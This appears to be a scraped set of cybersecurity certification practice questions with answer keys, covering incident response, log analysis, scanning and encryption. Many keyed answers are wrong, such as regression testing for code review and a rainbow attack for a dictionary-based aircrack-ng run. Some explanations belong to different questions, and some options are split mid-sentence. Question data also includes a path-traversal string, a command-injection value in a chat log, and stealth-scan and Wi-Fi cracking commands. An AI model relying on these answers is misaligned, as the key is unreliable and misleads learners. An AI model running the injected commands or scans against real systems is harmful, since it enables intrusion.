A. Software-based drive encryption
B. Hardware security module
C. Unified Extensible Firmware Interface
D. Trusted execution environment

Answer: D

NEW QUESTION 91
- (Exam Topic 2)
The Cruel Executive Officer (CEO) of a large insurance company has reported phishing emails that contain malicious links are targeting the entire organza lion
Which of the following actions would work BEST to prevent against this type of attack?

A. Turn on full behavioral analysis to avert an infection
B. Implement an EDR mail module that will rewrite and analyze email links.
C. Reconfigure the EDR solution to perform real-time scanning of all files
D. Ensure EDR signatures are updated every day to avert infection.
E. Modify the EDR solution to use heuristic analysis techniques for malware.

Answer: B

Explanation:
If you're concerned about spear phishing and other advanced threats that may impact your organization, a next-gen EDR endpoint protection platform offers a lot of advantages over traditional antivirus.

NEW QUESTION 93
- (Exam Topic 2)
A cybersecurity analyst needs to determine whether a large file named access log from a web server contains the following loC:
../../../../bin/bash
Which of the following commands can be used to determine if the string is present in the log?

A. echo access.log | grep "../../../../bin/bash"
B. grep "../../../../bin/bash" 1 cat access.log
C. grep "../../../. ./bin/bash" < access.log
D. cat access.log > grep "../../../ ../bin/bash"

Answer: C

NEW QUESTION 95
- (Exam Topic 2)
A security analyst needs to obtain the footprint of the network. The footprint must identify the following information;
• TCP and UDP services running on a targeted system
• Types of operating systems and versions
• Specific applications and versions
Which of the following tools should the analyst use to obtain the data?

A. ZAP
B. Nmap
C. Prowler
D. Reaver

Answer: B

NEW QUESTION 100
- (Exam Topic 2)
While reviewing a cyber-risk assessment, an analyst notes there are concerns related to FPGA usage. Which of the following statements would BEST convince the analyst's supervisor to use additional controls?

A. FPGAs are vulnerable to malware installation and require additional protections for their codebase.
B. FPGAs are expensive to produc
C. Anti-counterierting safeguards are needed.
D. FPGAs are expensive and can only be programmed onc
E. Code deployment safeguards are needed.
F. FPGAs have an inflexible architectur
G. Additional training for developers is needed

Answer: B

Explanation:
Ethernet switches are mass-produced and offered at discounts on not so widely-used chips with massive economies of scale. While in case of FPGAs,they are used as Ethernet switches and hence cost more since the expense of development and infrastructure are distributed among fewer clients.

NEW QUESTION 104
- (Exam Topic 2)
As part of a review of incident response plans, which of the following is MOST important for an organization to understand when establishing the breach notification period?

A. Organizational policies
B. Vendor requirements and contracts
C. Service-level agreements
D. Legal requirements

Answer: D

NEW QUESTION 108
- (Exam Topic 2)

A security analyst is reviewing the network security monitoring logs listed below:

```
---------------------------------------------------------------------
Count:2 Event#3.3505 2020-01-30 10:40 UTC
GPL WEB_SERVER robots.txt access
10.1.1.128 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=45260 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags********* Win=0 urp=23415 chksum=0
---------------------------------------------------------------------
Count:22 Event#3.3507 2020-01-30 10:40 UTC
ET WEB_SPECIFIC_APPS PHPStudy Remote Code Execution Backdoor
10.1.1.129 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=65200 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags********* Win=0 urp=26814 chksum=0
---------------------------------------------------------------------
Count:30 Event#3.3522 2020-01-30 10:40 UTC
ET WEB_SERVER WEB-PHP phpinfo access
10.1.1.130 -> 10.0.0.10
IPVer=4 hlen=5 tos=0 dlen=269 ID=0 flags=0 offset=0 ttl=0 chksum=22704
Protocol: 6 sport=58175 -> dport=80
Seq=0 Ack=0 Off=5 Res=0 Flags********* Win=0 urp=22875 chksum=0
---------------------------------------------------------------------
Count:22 Event#3.3728 2020-01-30 10:40 UTC
GPL WEB_SERVER 403 Forbidden
10.0.0.10 -> 10.1.1.129
IPVer=4 hlen=5 tos=0 dlen=533 ID=0 flags=0 offset=0 ttl=0 chksum=20471
Protocol: 6 sport=80 -> dport=65200
Seq=0 Ack=0 Off=5 Res=0 Flags********* Win=0 urp=59638 chksum=0
```

Which of the following is the analyst MOST likely observing? (Select TWO).

A. 10.1.1.128 sent malicious requests, and the alert is a false positive.
B. 10.1.1.129 sent potential malicious requests to the web server.
C. 10.1.1.129 sent non-malicious requests, and the alert is a false positive.
D. 10.1.1.128 sent potential malicious traffic to the web server.
E. 10.1.1 .129 successfully exploited a vulnerability on the web server.

Answer: AC

NEW QUESTION 113
- (Exam Topic 2)
A company's security administrator needs to automate several security processes related to testing for the existence of changes within the environment Conditionally other processes will need to be created based on input from prior processes
Which of the following is the BEST method for accomplishing this task?

A. Machine learning and process monitoring
B. API integration and data enrichment
C. Workflow orchestration and scripting
D. Continuous integration and configuration management

Answer: C

NEW QUESTION 118
- (Exam Topic 2)
A general contractor has a list of contract documents containing critical business data that are stored at a public cloud provider. The organization’s security analyst recently reviewed some of the storage containers and discovered most of the containers are not encrypted. Which of the following configurations will provide the MOST security to resolve the vulnerability?

A. Upgrading TLS 1.2 connections to TLS 1.3
B. Implementing AES-256 encryption on the containers
C. Enabling SHA-256 hashing on the containers
D. Implementing the Triple Data Encryption Algorithm at the file level

Answer: B

NEW QUESTION 122
- (Exam Topic 2)
A software development team asked a security analyst to review some code for security vulnerabilities. Which of the following would BEST assist the security analyst while performing this task?

A. Static analysis
B. Dynamic analysis
C. Regression testing
D. User acceptance testing

Answer: C

NEW QUESTION 123
- (Exam Topic 2)
A security analyst is researching an incident and uncovers several details that may link to other incidents. The security analyst wants to determine if other incidents are related to the current incident Which of the followinq threat research methodoloqies would be MOST appropriate for the analyst to use?

A. Reputation data
B. CVSS score
C. Risk assessment
D. Behavioral analysis

Answer: D

NEW QUESTION 126
- (Exam Topic 2)
A security analyst received a series of antivirus alerts from a workstation segment, and users reported ransomware messages. During lessons- learned activities, the analyst determines the antivirus was able to alert to abnormal behavior but did not stop this newest variant of ransomware. Which of the following actions should be taken to BEST mitigate the effects of this type of threat in the future?

A. Enabling application blacklisting
B. Enabling sandboxing technology
C. Purchasing cyber insurance
D. Installing a firewall between the workstations and Internet

Answer: B

NEW QUESTION 129
- (Exam Topic 2)
A host is spamming the network unintentionally. Which of the following control types should be used to address this situation?

A. Operational
B. Corrective
C. Managerial
D. Technical

Answer: B

NEW QUESTION 134
- (Exam Topic 2)
As part of an organization’s information security governance process, a Chief Information Security Officer (CISO) is working with the compliance officer to update policies to include statements related to new regulatory and legal requirements. Which of the following should be done to BEST ensure all employees are appropriately aware of changes to the policies?

A. Conduct a risk assessment based on the controls defined in the newly revised policies
B. Require all employees to attend updated security awareness training and sign an acknowledgement
C. Post the policies on the organization’s intranet and provide copies of any revised policies to all active vendors
D. Distribute revised copies of policies to employees and obtain a signed acknowledgement from them

Answer: B

NEW QUESTION 136
- (Exam Topic 2)
An information security analyst discovered a virtual machine server was compromised by an attacker. Which of the following should be the FIRST step to confirm and respond to the incident?

A. Pause the virtual machine.
B. Shut down the virtual machine.
C. Take a snapshot of the virtual machine.
D. Remove the NIC from the virtual machine.

Answer: A

Explanation:
Enumeration is the process of discovering and listing information. Network enumeration is the process of discovering pieces of information that might be helpful in a network attack or compromise. There are several techniques used to perform enumeration and several tools that make the process easier for both testers and attackers. Let’s take a look at these techniques and tools.

NEW QUESTION 139
- (Exam Topic 2)
The steering committee for information security management annually reviews the security incident register for the organization to look for trends and systematic issues The steering committee wants to rank the risks based on past incidents to improve the security program for next year Below is the incident register for the organization.

Date	Department impacted	Incident	Impact
January 12	IT	SIEM log review was not performed in the month of January	- Known malicious IPs not blacklisted - No known company impact - Policy violation - Internal audit finding
March 16	HR	Termination of employee; did not remove access within 48-hour window	- No known impact - Policy violation - Internal audit finding
April 1	Engineering	Change control ticket not found	- No known impact - Policy violation - Internal audit finding
July 31	Company-wide	Service outage	- Backups failed - Unable to restore for three days - Policy violation
September 8	IT	Quarterly scans showed unpatched critical vulnerabilities (more than 90 days old)	- No known impact - Policy violation - Internal audit finding
November 24	Company-wide	Ransomware attack	- Backups failed - Unable to restore for five days - Policy violation
December 26	IT	Lost laptop at airport	- Cost of laptop $1,250

Which of the following should the organization consider investing in FIRST due to the potential impact of availability?

A. Hire a managed service provider to help with vulnerability management
B. Build a warm site in case of system outages
C. Invest in a failover and redundant system, as necessary
D. Hire additional staff for the IT department to assist with vulnerability management and log review

Answer: C

Explanation:
Both on July 31 and November 24, the organization could not restore multiple days due to missing disaster recovery plan. Therefore, failover systems are very important for this organization.

NEW QUESTION 144
- (Exam Topic 2)
The Chief Information Officer (CIO) for a large manufacturing organization has noticed a significant number of unknown devices with possible malware infections are on the organization's corporate network.
Which of the following would work BEST to prevent the issue?

A. Reconfigure the NAC solution to prevent access based on a full device profile and ensure antivirus is installed.
B. Segment the network to isolate all systems that contain highly sensitive information, such as intellectual property.
C. Implement certificate validation on the VPN to ensure only employees with the certificate can access the company network.
D. Update the antivirus configuration to enable behavioral and real-time analysis on all systems within the network.

Answer: A

NEW QUESTION 149
- (Exam Topic 2)
During the forensic analysis of a compromised machine, a security analyst discovers some binaries that are exhibiting abnormal behaviors. After extracting the strings, the analyst finds unexpected content Which of the following is the NEXT step the analyst should take?

A. Only allow whitelisted binaries to execute.
B. Run an antivirus against the binaries to check for malware.
C. Use file integrity monitoring to validate the digital signature.
D. Validate the binaries' hashes from a trusted source.

Answer: B

NEW QUESTION 154
- (Exam Topic 2)
A Chief Information Security Officer (CISO) is concerned about new privacy regulations that apply to the company. The CISO has tasked a security analyst with finding the proper control functions to verity that a user's data is not altered without the user's consent Which of the following would be an appropriate course of action?

A. Use a DLP product to monitor the data sets for unauthorized edits and changes.
B. Use encryption first and then hash the data at regular, defined times.
C. Automate the use of a hashing algorithm after verified users make changes to their data
D. Replicate the data sets at regular intervals and continuously compare the copies for unauthorized changes.

Answer: D

NEW QUESTION 159
- (Exam Topic 2)
A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following

output:

```
[+] XSS: In form input 'txtSearch' with action https://localhost/search.aspx
[*] XSS: Analyzing response #1…
[*] XSS: Analyzing response #2…
[*] XSS: Analyzing response #3…
[+] XSS: Response is tainted. Looking for proof of the vulnerability.
```

Which of the following is the MOST likely reason for this vulnerability?

A. The developer set input validation protection on the specific field of search.aspx.
B. The developer did not set proper cross-site scripting protections in the header.
C. The developer did not implement default protections in the web application build.
D. The developer did not set proper cross-site request forgery protections.

Answer: A

NEW QUESTION 163
- (Exam Topic 2)
Which of the following session management techniques will help to prevent a session identifier from being stolen via an XSS attack?

A. Ensuring the session identifier length is sufficient
B. Creating proper session identifier entropy
C. Applying a secure attribute on session cookies
D. Utilizing transport layer encryption on all requests
E. Implementing session cookies with the HttpOnly flag

Answer: B

NEW QUESTION 165
- (Exam Topic 2)
A security analyst is reviewing the following requirements (or new time clocks that will be installed in a shipping warehouse:
• The clocks must be configured so they do not respond to ARP broadcasts.
• The server must be configured with static ARP entries for each clock. Which of the following types of attacks will this configuration mitigate?

A. Spoofing
B. Overflows
C. Rootkits
D. Sniffing

Answer: A

NEW QUESTION 167
- (Exam Topic 2)
Which of the following is a best practice when sending a file/data to another individual in an organization?

A. Encrypt the file but do not compress it.
B. When encrypting, split the file: and then compress each file.
C. Compress and then encrypt the file.
D. Encrypt and then compress the file.

Answer: C

NEW QUESTION 168
- (Exam Topic 1)
An analyst is investigating an anomalous event reported by the SOC. After reviewing the system logs the analyst identifies an unexpected addition of a user with root-level privileges on the endpoint. Which of the following data sources will BEST help the analyst to determine whether this event constitutes an incident?

A. Patching logs
B. Threat feed
C. Backup logs
D. Change requests
E. Data classification matrix

Answer: D

NEW QUESTION 169
- (Exam Topic 1)
A security analyst is attempting to utilize the blowing threat intelligence for developing detection capabilities:

APT X's approach to a target would be sending a phishing email to the target after conducting active and passive reconnaissance. Upon successful compromise, APT X conducts internal reconnaissance and attempts to move laterally by utilizing existing resources. When APT X finds data that aligns to its objectives, it stages and then exfiltrates data sets in sizes that can range from 1GB to 5GB. APT X also establishes several backdoors to maintain a C2 presence in the environment.

In which of the following phases is this APT MOST likely to leave discoverable artifacts?

A. Data collection/exfiltration

B. Defensive evasion
C. Lateral movement
D. Reconnaissance

Answer: A

NEW QUESTION 171
- (Exam Topic 1)
Which of the following are components of the intelligence cycle? (Select TWO.)

A. Collection
B. Normalization
C. Response
D. Analysis
E. Correction
F. Dissension

Answer: BE

NEW QUESTION 174
- (Exam Topic 1)
Ann, a user, reports to the security team that her browser began redirecting her to random sites while using her Windows laptop. Ann further reports that the OS shows the C: drive is out of space despite having plenty of space recently. Ann claims she not downloaded anything. The security team obtains the laptop and begins to investigate, noting the following:

- File access auditing is turned off.
- When clearing up disk space to make the laptop functional, files that appear to be cached web pages are immediately created in a temporary directory, filling up the available drive space.
- All processes running appear to be legitimate processes for this user and machine.
- Network traffic spikes when the space is cleared on the laptop.
- No browser is open.

Which of the following initial actions and tools would provide the BEST approach to determining what is happening?

A. Delete the temporary files, run an Nmap scan, and utilize Burp Suite.
B. Disable the network connection, check Sysinternals Process Explorer, and review netstat output.
C. Perform a hard power down of the laptop, take a dd image, and analyze with FTK.
D. Review logins to the laptop, search Windows Event Viewer, and review Wireshark captures.

Answer: B

NEW QUESTION 177
- (Exam Topic 1)
During an investigation, an incident responder intends to recover multiple pieces of digital mediA. Before removing the media, the responder should initiate:

A. malware scans.
B. secure communications.
C. chain of custody forms.
D. decryption tools.

Answer: C

NEW QUESTION 178
- (Exam Topic 1)
Which of the following technologies can be used to house the entropy keys for task encryption on desktops and laptops?

A. Self-encrypting drive
B. Bus encryption
C. TPM
D. HSM

Answer: A

NEW QUESTION 181
- (Exam Topic 1)
A company's modem response team is handling a threat that was identified on the network Security analysts have as at remote sites. Which of the following is the MOST appropriate next step in the incident response plan?

A. Quarantine the web server
B. Deploy virtual firewalls
C. Capture a forensic image of the memory and disk
D. Enable web server containerization

Answer: B

NEW QUESTION 186
- (Exam Topic 1)

An information security analyst observes anomalous behavior on the SCADA devices in a power plant. This behavior results in the industrial generators overheating and destabilizing the power supply.
Which of the following would BEST identify potential indicators of compromise?

A. Use Burp Suite to capture packets to the SCADA device's IP.
B. Use tcpdump to capture packets from the SCADA device IP.
C. Use Wireshark to capture packets between SCADA devices and the management system.
D. Use Nmap to capture packets from the management system to the SCADA devices.

Answer: C

NEW QUESTION 187
- (Exam Topic 1)
An analyst identifies multiple instances of node-to-node communication between several endpoints within the 10.200.2.0/24 network and a user machine at the IP address 10.200.2.5. This user machine at the IP address 10.200.2.5 is also identified as initiating outbound communication during atypical business hours with several IP addresses that have recently appeared on threat feeds.
Which of the following can be inferred from this activity?

A. 10.200.2.0/24 is infected with ransomware.
B. 10.200.2.0/24 is not routable address space.
C. 10.200.2.5 is a rogue endpoint.
D. 10.200.2.5 is exfiltrating datA.


Answer: D

NEW QUESTION 188
- (Exam Topic 1)
A SIEM solution alerts a security analyst of a high number of login attempts against the company's webmail portal. The analyst determines the login attempts used credentials from a past data breach.
Which of the following is the BEST mitigation to prevent unauthorized access?

A. Single sign-on
B. Mandatory access control
C. Multifactor authentication
D. Federation
E. Privileged access management

Answer: C

NEW QUESTION 190
- (Exam Topic 1)
A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:



Which of the following should the analyst review to find out how the data was exfilltrated?

A. Monday's logs
B. Tuesday's logs
C. Wednesday's logs
D. Thursday's logs

Answer: D

NEW QUESTION 192

- (Exam Topic 1)
A monthly job to install approved vendor software updates and hot fixes recently stopped working. The security team performed a vulnerability scan, which identified several hosts as having some critical OS vulnerabilities, as referenced in the common vulnerabilities and exposures (CVE) database.
Which of the following should the security team do NEXT to resolve the critical findings in the most effective manner? (Choose two.)

A. Patch the required hosts with the correct updates and hot fixes, and rescan them for vulnerabilities.
B. Remove the servers reported to have high and medium vulnerabilities.
C. Tag the computers with critical findings as a business risk acceptance.
D. Manually patch the computers on the network, as recommended on the CVE website.
E. Harden the hosts on the network, as recommended by the NIST framework.
F. Resolve the monthly job issues and test them before applying them to the production network.

Answer: CE

NEW QUESTION 195
- (Exam Topic 1)
Which of me following BEST articulates the benefit of leveraging SCAP in an organization's cybersecurity analysis toolset?

A. It automatically performs remedial configuration changes lo enterprise security services
B. It enables standard checklist and vulnerability analysis expressions for automaton
C. It establishes a continuous integration environment for software development operations
D. It provides validation of suspected system vulnerabilities through workflow orchestration

Answer: B

NEW QUESTION 200
- (Exam Topic 1)
An organization has not had an incident for several months. The Chief Information Security Officer (CISO) wants to move to a more proactive stance for security investigations. Which of the following would BEST meet that goal?

A. Root-cause analysis
B. Active response
C. Advanced antivirus
D. Information-sharing community
E. Threat hunting

Answer: E

NEW QUESTION 205
- (Exam Topic 1)
A security analyst is reviewing the logs from an internal chat server. The chat.log file is too large to review manually, so the analyst wants to create a shorter log file that only includes lines associated with a user demonstrating anomalous activity. Below is a snippet of the log:

Line	User	Time	Command	Result
36570	DEV12	02.01.13.151219	KICK DEV27	OK
36571	JAVASHARK	02.01.13.151255	JOIN #CHATOPS e32kk10	OK
36572	DEV12	02.01.13.151325	PART #CHATOPS	OK
36573	CHATTER14	02.01.13.151327	JOIN';CAT ../etc/config'	OK
36574	PYTHONFUN	02.01.13.151330	PRIVMSG DEV99 "?"	OK
36575	DEV99	02.01.13.151358	PRIVMSG PYTHONFUN "OK"	OK

Which of the following commands would work BEST to achieve the desired result?

A. grep -v chatter14 chat.log
B. grep -i pythonfun chat.log
C. grep -i javashark chat.log
D. grep -v javashark chat.log
E. grep -v pythonfun chat.log
F. grep -i chatter14 chat.log

Answer: D

NEW QUESTION 210
- (Exam Topic 1)
When attempting to do a stealth scan against a system that does not respond to ping, which of the following Nmap commands BEST accomplishes that goal?

A. nmap –sA –O <system> -noping
B. nmap –sT –O <system> -P0
C. nmap –sS –O <system> -P0
D. nmap –sQ –O <system> -P0

Answer: C

NEW QUESTION 214
- (Exam Topic 1)
Which of the following technologies can be used to house the entropy keys for disk encryption on desktops and laptops?

A. Self-encrypting drive
B. Bus encryption
C. TPM
D. HSM

Answer: A

NEW QUESTION 217
- (Exam Topic 1)
A security analyst is reviewing vulnerability scan results and notices new workstations are being flagged as having outdated antivirus signatures. The analyst observes the following plugin output:
Antivirus is installed on the remote host:
Installation path: C:\Program Files\AVProduct\Win32\ Product Engine: 14.12.101
Engine Version: 3.5.71
Scanner does not currently have information about AVProduct version 3.5.71. It may no longer be supported. The engine version is out of date. The oldest supported version from the vendor is 4.2.11.
The analyst uses the vendor's website to confirm the oldest supported version is correct. Which of the following BEST describes the situation?

A. This is a false positive, and the scanning plugin needs to be updated by the vendor.
B. This is a true negative, and the new computers have the correct version of the software.
C. This is a true positive, and the new computers were imaged with an old version of the software.
D. This is a false negative, and the new computers need to be updated by the desktop team.

Answer: C

NEW QUESTION 219
- (Exam Topic 1)
An organization was alerted to a possible compromise after its proprietary data was found for sale on the Internet. An analyst is reviewing the logs from the next-generation UTM in an attempt to find evidence of this breach. Given the following output:

Src IP	Src DNS	Dst IP	Dst DNS	Port	Application
10.50.50.121	83hht23.org-int.org	8.8.8.8	google...dns-a.google.com	53	DNS
10.50.50.121	83hht23.org-int.org	77.88.55.66	yandex.ru	443	HTTPS
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	53	DNS
10.100.10.45	appserver.org-int.org	69.134.21.90	repo.its.utk.edu	21	FTP
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS
172.16.52.100	sftp.org-dmz.org	62.30.221.56	ftps.bluemed.net	42991	SSH
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS

Which of the following should be the focus of the investigation?

A. webserver.org-dmz.org
B. sftp.org-dmz.org
C. 83hht23.org-int.org
D. ftps.bluemed.net

Answer: A

NEW QUESTION 222
- (Exam Topic 1)
A security analyst received an email with the following key: Xj3XJ3LLc
A second security analyst received an email with following key: 3XJ3xjcLLC
The security manager has informed the two analysts that the email they received is a key that allows access to the company's financial segment for maintenance.
This is an example of:

A. dual control
B. private key encryption
C. separation of duties
D. public key encryption
E. two-factor authentication

Answer: A

NEW QUESTION 226
- (Exam Topic 1)
An organization has not had an incident for several month. The Chief information Security Officer (CISO) wants to move to proactive stance for security investigations. Which of the following would BEST meet that goal?

A. Root-cause analysis
B. Active response
C. Advanced antivirus
D. Information-sharing community
E. Threat hunting

Answer: E

NEW QUESTION 230
- (Exam Topic 1)
A security analyst has a sample of malicious software and needs to know what the sample does? The analyst runs the sample in a carefully controlled and monitored virtual machine to observe the software behavior. Which of the following malware analysis approaches is this?

A. White box testing
B. Fuzzing
C. Sandboxing
D. Static code analysis

Answer: C

NEW QUESTION 232
- (Exam Topic 1)
A developer wrote a script to make names and other Pll data unidentifiable before loading a database export into the testing system Which of the following describes the type of control that is being used?

A. Data encoding
B. Data masking
C. Data loss prevention
D. Data classification

Answer: C

NEW QUESTION 233
- (Exam Topic 1)
A network attack that is exploiting a vulnerability in the SNMP is detected. Which of the following should the cybersecurity analyst do FIRST?

A. Apply the required patches to remediate the vulnerability.
B. Escalate the incident to senior management for guidance.
C. Disable all privileged user accounts on the network.
D. Temporarily block the attacking IP address.

Answer: D

Explanation:
Reference: https://beyondsecurity.com/scan-pentest-network-vulnerabilities-snmp-protocol-version- detection.html

NEW QUESTION 235
- (Exam Topic 1)
During a cyber incident, which of the following is the BEST course of action?

A. Switch to using a pre-approved, secure, third-party communication system.
B. Keep the entire company informed to ensure transparency and integrity during the incident.
C. Restrict customer communication until the severity of the breach is confirmed.
D. Limit communications to pre-authorized parties to ensure response efforts remain confidential.

Answer: D

NEW QUESTION 237
- (Exam Topic 1)
The help desk noticed a security analyst that emails from a new email server are not being sent out. The new email server was recently added to the existing ones. The analyst runs the following command on the new server.

```
nslookup -type=txt exampledomain.org

"v=spf1 ip4:72.56.48.0/28 -all"
```

Given the output, which of the following should the security analyst check NEXT?

A. The DNS name of the new email server
B. The version of SPF that is being used
C. The IP address of the new email server
D. The DMARC policy

Answer: A

NEW QUESTION 240
- (Exam Topic 1)
An audit has revealed an organization is utilizing a large number of servers that are running unsupported operating systems.
As part of the management response phase of the audit, which of the following would BEST demonstrate senior management is appropriately aware of and addressing the issue?

A. Copies of prior audits that did not identify the servers as an issue
B. Project plans relating to the replacement of the servers that were approved by management
C. Minutes from meetings in which risk assessment activities addressing the servers were discussed
D. ACLs from perimeter firewalls showing blocked access to the servers
E. Copies of change orders relating to the vulnerable servers

Answer: B

NEW QUESTION 243
- (Exam Topic 1)
A security analyst receives an alert that highly sensitive information has left the company's network Upon investigation, the analyst discovers an outside IP range has had connections from three servers more than 100 times m the past month The affected servers are virtual machines Which of the following is the BEST course of action?

A. Shut down the servers as soon as possible, move them to a clean environment, restart, run a vulnerability scanner to find weaknesses determine the root cause, remediate, and report
B. Report the data exfiltration to management take the affected servers offline, conduct an antivirus scan, remediate all threats found, and return the servers to service.
C. Disconnect the affected servers from the network, use the virtual machine console to access the systems, determine which information has left the network, find the security weakness, and remediate
D. Determine if any other servers have been affected, snapshot any servers found, determine the vector that was used to allow the data exfiltratio
E. fix any vulnerabilities, remediate, and report.

Answer: A

NEW QUESTION 247
- (Exam Topic 1)
A compliance officer of a large organization has reviewed the firm's vendor management program but has discovered there are no controls defined to evaluate third-party risk or hardware source authenticity. The compliance officer wants to gain some level of assurance on a recurring basis regarding the implementation of controls by third parties.
Which of the following would BEST satisfy the objectives defined by the compliance officer? (Choose two.)

A. Executing vendor compliance assessments against the organization's security controls
B. Executing NDAs prior to sharing critical data with third parties
C. Soliciting third-party audit reports on an annual basis
D. Maintaining and reviewing the organizational risk assessment on a quarterly basis
E. Completing a business impact assessment for all critical service providers
F. Utilizing DLP capabilities at both the endpoint and perimeter levels

Answer: AC

NEW QUESTION 248
- (Exam Topic 1)
As a proactive threat-hunting technique, hunters must develop situational cases based on likely attack scenarios derived from the available threat intelligence information. After forming the basis of the scenario, which of the following may the threat hunter construct to establish a framework for threat assessment?

A. Critical asset list
B. Threat vector
C. Attack profile
D. Hypothesis

Answer: D

NEW QUESTION 251
- (Exam Topic 1)
An employee in the billing department accidentally sent a spreadsheet containing payment card data to a recipient outside the organization The employee intended to send the spreadsheet to an internal staff member with a similar name and was unaware of the mistake until the recipient replied to the message In addition to retraining the employee, which of the following would prevent this from happening in the future?

A. Implement outgoing filter rules to quarantine messages that contain card data
B. Configure the outgoing mail filter to allow attachments only to addresses on the whitelist
C. Remove all external recipients from the employee's address book
D. Set the outgoing mail filter to strip spreadsheet attachments from all messages.

Answer: B

NEW QUESTION 255
- (Exam Topic 1)
The help desk provided a security analyst with a screenshot of a user's desktop:

```
$ aircrack-ng -e AHT4 -w dictionary.txt wpa2.pcapdump
Opening wpa2.pcapdump
Read 6396 packets.
Opening wpa2.pcapdump
Reading packets, please wait...
```

For which of the following is aircrack-ng being used?

A. Wireless access point discovery
B. Rainbow attack
C. Brute-force attack
D. PCAP data collection

Answer: B

NEW QUESTION 256
- (Exam Topic 1)
A cybersecurity analyst needs to rearchitect the network using a firewall and a VPN server to achieve the highest level of security To BEST complete this task, the analyst should place the:

A. firewall behind the VPN server
B. VPN server parallel to the firewall
C. VPN server behind the firewall
D. VPN on the firewall

Answer: B

NEW QUESTION 259
- (Exam Topic 1)
Which of the following types of policies is used to regulate data storage on the network?

A. Password
B. Acceptable use
C. Account management
D. Retention

Answer: D

Explanation:
Reference:
http://www.css.edu/administration/information-technologies/computing-policies/computer-and- network-policies.html

NEW QUESTION 261
- (Exam Topic 1)
A security analyst, who is working for a company that utilizes Linux servers, receives the following results from a vulnerability scan:

CVE ID	CVSS Base	Name
CVE-1999-0524	None	ICMP timestamp request remote date disclosure
CVE-1999-0497	5.0	Anonymous FTP enabled
None	7.5	Unsupported web server detection
CVE-2005-2150	5.0	Windows SMB service enumeration via \srvsvc

Which of the following is MOST likely a false positive?

A. ICMP timestamp request remote date disclosure
B. Windows SMB service enumeration via \srvsvc
C. Anonymous FTP enabled
D. Unsupported web server detection

Answer: B

NEW QUESTION 263
- (Exam Topic 1)
An organization suspects it has had a breach, and it is trying to determine the potential impact. The organization knows the following:
